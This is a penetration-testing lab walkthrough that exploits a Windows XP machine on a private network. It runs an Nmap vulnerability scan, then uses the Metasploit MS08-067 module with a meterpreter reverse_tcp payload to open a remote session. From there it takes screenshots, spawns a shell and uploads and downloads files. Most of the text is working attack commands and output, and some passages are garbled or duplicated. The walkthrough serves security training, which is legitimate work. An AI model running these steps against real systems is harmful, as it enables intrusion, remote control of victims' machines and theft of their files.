

Windows XP Exploitation

Vulnerability Assessment

Tool Nmap:

Performing the Vulnerability Scan on the XP Machine:

```
- $sudo nmap --script vuln 192.168.1.31
Starting Nmap 7.93 ( https://nmap.org ) at 2023-12-21 14:59 GMT
Pre-scan script results:
| broadcast-avahi-dos:
|   Discovered hosts:
|     224.0.0.251
|   After NULL UDP avahi packet DoS (CVE-2011-1002).
|   Hosts are all up (not vulnerable).
Nmap scan report for davin-b6b4ad585 (192.168.1.31)
Host is up (0.0057s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
MAC Address: 48:68:4A:EB:D0:2A (Intel Corporate)
Host script results:
| smb-vuln-ms17-010:
|   VULNERABLE:
|     Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|       State: VULNERABLE
|       IDs: CVE:CVE-2017-0143
|       Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|       servers (ms17-010).
|     Disclosure date: 2017-03-14
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|       https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|       https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
|_ smb-vuln-ms10-061: ERROR: Script execution failed (use -d to debug)
|_ samba-vuln-cve-2012-1182: NT_STATUS_ACCESS_DENIED
|_ smb-vuln-ms10-054: false
|_ smb-vuln-ms08-067:
|   VULNERABLE:
|     Microsoft Windows system vulnerable to remote code execution (MS08-067)
|       State: VULNERABLE
|       IDs: CVE:CVE-2008-4250
|       The Server service in Microsoft Windows 2000 SP4, XP SP2 and SP3, Server 2003 SP1 and SP2,
|       Vista Gold and SP1, Server 2008, and 7 Pre-Beta allows remote attackers to execute arbitrary
|       code via a crafted RPC request that triggers the overflow during path canonicalization.
```

From the above report we will be using “MS08-067” vulnerability for

Penetration Testing.

Penetration Testing

Tool: Metasploit Framework

Command: type msfconsole in the terminal

1. Let's search for the exploit.

Command: "search <exploit name>

```
[msf](Jobs:0 Agents:0) >> search ms08-067
http://www.exploit-db.com

Matching Modules
=====
  Name: exploit/windows/smb/ms08_067
  Rank: great
  Disclosure Date: 2008-10-28
  Check: Yes
  Description: Microsoft Server Service Relative Path Stack
  Corruption

#  Name                                     Disclosure Date  Rank  Check  Description
-  -
0  exploit/windows/smb/ms08_067_netapi    2008-10-28      great Yes     MS08-067 Microsoft Server Service Relative Path Stack
Corruption

[msf](Jobs:0 Agents:0) >>

Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/smb/ms08_067_netapi
```

2. We will use the exploit

Command: "use <index number> or <exploit name>"

```
[msf](Jobs:0 Agents:0) >> search CVE-2008-4250

Matching Modules
=====


| # | Name                                | Disclosure Date | Rank  | Check | Description                                                      |
|---|-------------------------------------|-----------------|-------|-------|------------------------------------------------------------------|
| 0 | exploit/windows/smb/ms08_067_netapi | 2008-10-28      | great | Yes   | MS08-067 Microsoft Server Service Relative Path Stack Corruption |



Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/smb/ms08_067_netapi

[msf](Jobs:0 Agents:0) >> use 0
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
[msf](Jobs:0 Agents:0) exploit(windows/smb/ms08_067_netapi) >>
```

3. In order to perform the exploit, we need to enter some informations like IP address of Victim. For that we need to view the list.

Command: "options" or "show options"

```
[msf](Jobs:0 Agents:0) exploit(windows/smb/ms08_067_netapi) >> options
3. In order to perform the exploit, we need to enter some informations like IP address of Victim. For that we need to view the list.
Module options (exploit/windows/smb/ms08_067_netapi):
Command: options or show options
-----
Name      Current Setting  Required  Description
-----
RHOSTS    [red box]         yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using
RPORT     445              yes       The SMB service port (TCP)
SMBPIPE   BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)

Payload options (windows/meterpreter/reverse_tcp):
-----
Name      Current Setting  Required  Description
-----
EXITFUNC  thread          yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST     192.168.1.14    yes       The listen address (an interface may be specified)
LPORT     4444            yes       The listen port

Exploit target:
-----
Id  Name
```

RHOSTS: In RHOST we will add the victim machine IP address. [Over here we will add XP Machine IP Address]

LHOST: In LHOST we will add the attacker machine IP address. [Over here we will add Kali IP Address]

4. Now we will Assign the value to RHOSTS.

Command: "set RHOSTS <XP IP address>

```
[msf](Jobs:0 Agents:0) exploit(windows/smb/ms08_067_netapi) >> set RHOSTS 192.168.1.31
RHOSTS => 192.168.1.31
```

Again we type "options" we will be able to view the assigned value.

```
Module options (exploit/windows/smb/ms08_067_netapi):
-----
Name      Current Setting  Required  Description
-----
RHOSTS    192.168.1.31    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT     445              yes       The SMB service port (TCP)
SMBPIPE   BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)

Payload options (windows/meterpreter/reverse_tcp):
-----
Name      Current Setting  Required  Description
-----
EXITFUNC  thread          yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST     192.168.1.14    yes       The listen address (an interface may be specified)
LPORT     4444            yes       The listen port

Again we type "options" we will be able to view the assigned value.
```

5. Final Step, we will execute the exploit.

Command: "run" or "exploit"

```
[msf](Jobs:0 Agents:0) exploit(windows/smb/ms08_067_netapi) >> run

[*] Started reverse TCP handler on 192.168.1.14:4444
[*] 192.168.1.31:445 - Automatically detecting the target...
[*] 192.168.1.31:445 - Fingerprint: Windows XP - Service Pack 2 - lang:English
[*] 192.168.1.31:445 - Selected Target: Windows XP SP2 English (AlwaysOn NX)
[*] 192.168.1.31:445 - Attempting to trigger the vulnerability...
[*] Sending stage (175686 bytes) to 192.168.1.31
[*] Meterpreter session 1 opened (192.168.1.14:4444 -> 192.168.1.31:1035) at 2023-12-21 15:35:43 +0000

(Meterpreter 1)(C:\WINDOWS\system32) >
```

As we see we have got the meterpreter session of XP Machine.

6. Lets play with meterpreter session, first command we will type is "help".

```
(Meterpreter 1)(C:\WINDOWS\system32) > help

Core Commands
=====

Command      Description
-----
?             Help menu
background    Backgrounds the current session
bg            Alias for background
bgkill        Kills a background meterpreter script
bglist        Lists running background scripts
bgrun         Executes a meterpreter script as a background thread
channel        Displays information or control active channels
close         Closes a channel
detach        Detach the meterpreter session (for http/https)
disable_unicode_encoding Disables encoding of unicode strings
enable_unicode_encoding Enables encoding of unicode strings
exit          Terminate the meterpreter session
get_timeouts  Get the current session timeout values
guid          Get the session GUID
help          Help menu
info          Displays information about a Post module
irb           Open an interactive Ruby shell on the current session
load          Load one or more meterpreter extensions
```

We can execute various commands like

a. Sysinfo

```
C:\WINDOWS\system32
(Meterpreter 1)(C:\WINDOWS\system32) > sysinfo
Computer      : DAVIN-B6B4AD585
OS            : Windows XP (5.1 Build 2600, Service Pack 2).
Architecture  : x86
System Language : en_US
Domain        : WORKGROUP
Logged On Users : 2
Meterpreter   : x86/windows
(Meterpreter 1)(C:\WINDOWS\system32) > █
```

b. screenshot

```
(Meterpreter 1)(C:\WINDOWS\system32) > screenshot
Screenshot saved to: /home/parrot/bRufAMoN.jpeg
(Meterpreter 1)(C:\WINDOWS\system32) > █
```

c. shell

```
(Meterpreter 1)(C:\WINDOWS\system32) > shell
Process 612 created.
Channel 1 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.
C:\WINDOWS\system32>
```

```
C:\WINDOWS>cd ..\WINDOWS\system32>
cd ..

C:\>dir
dir
Volume in drive C has no label.
Volume Serial Number is 3010-95F0

Directory of C:\

04/30/2023  12:26 PM                0 AUTOEXEC.BAT
04/30/2023  12:26 PM                0 CONFIG.SYS
09/02/2023  01:20 PM             <DIR>      Documents and Settings
10/31/2023  08:56 PM             <DIR>      Hacked
09/02/2023  02:02 PM          5,495 monkey.php
04/30/2023  12:33 PM             <DIR>      Program Files
11/08/2023  08:17 PM             <DIR>      WINDOWS
               3 File(s)          5,495 bytes
               4 Dir(s)  8,357,371,904 bytes free


C:\>cd Doc
```

d. Upload :

Command: upload <source> <destination>

Example : upload [/home/parrot/Hacked.jpeg](#) "C:\Documents and Settings\Administrator\Desktop\Hacked"

```
(Meterpreter 1)(C:\WINDOWS\system32) > upload /home/parrot/Hacked.jpeg "C:\Documents and Settings\Administrator\Desktop\Hacked"
[*] Uploading : /home/parrot/Hacked.jpeg -> C:\Documents and Settings\Administrator\Desktop\Hacked\Hacked.jpeg
[*] Completed : /home/parrot/Hacked.jpeg -> C:\Documents and Settings\Administrator\Desktop\Hacked\Hacked.jpeg
(Meterpreter 1)(C:\WINDOWS\system32) >
```

e. Download:

Command: upload <source> <destination>

Example: download C:\Windows\msgsmcm.log [/home/parrot](#)

```
(Meterpreter 1)(C:\WINDOWS\system32) > download C:/Windows/msgsmcm.log /home/parrot/
[*] Downloading: C:/Windows/msgsmcm.log -> /home/parrot/msgsmcm.log
[*] Downloaded 871.00 B of 871.00 B (100.0%): C:/Windows/msgsmcm.log -> /home/parrot/msgsmcm.log
[*] Completed : C:/Windows/msgsmcm.log -> /home/parrot/msgsmcm.log
```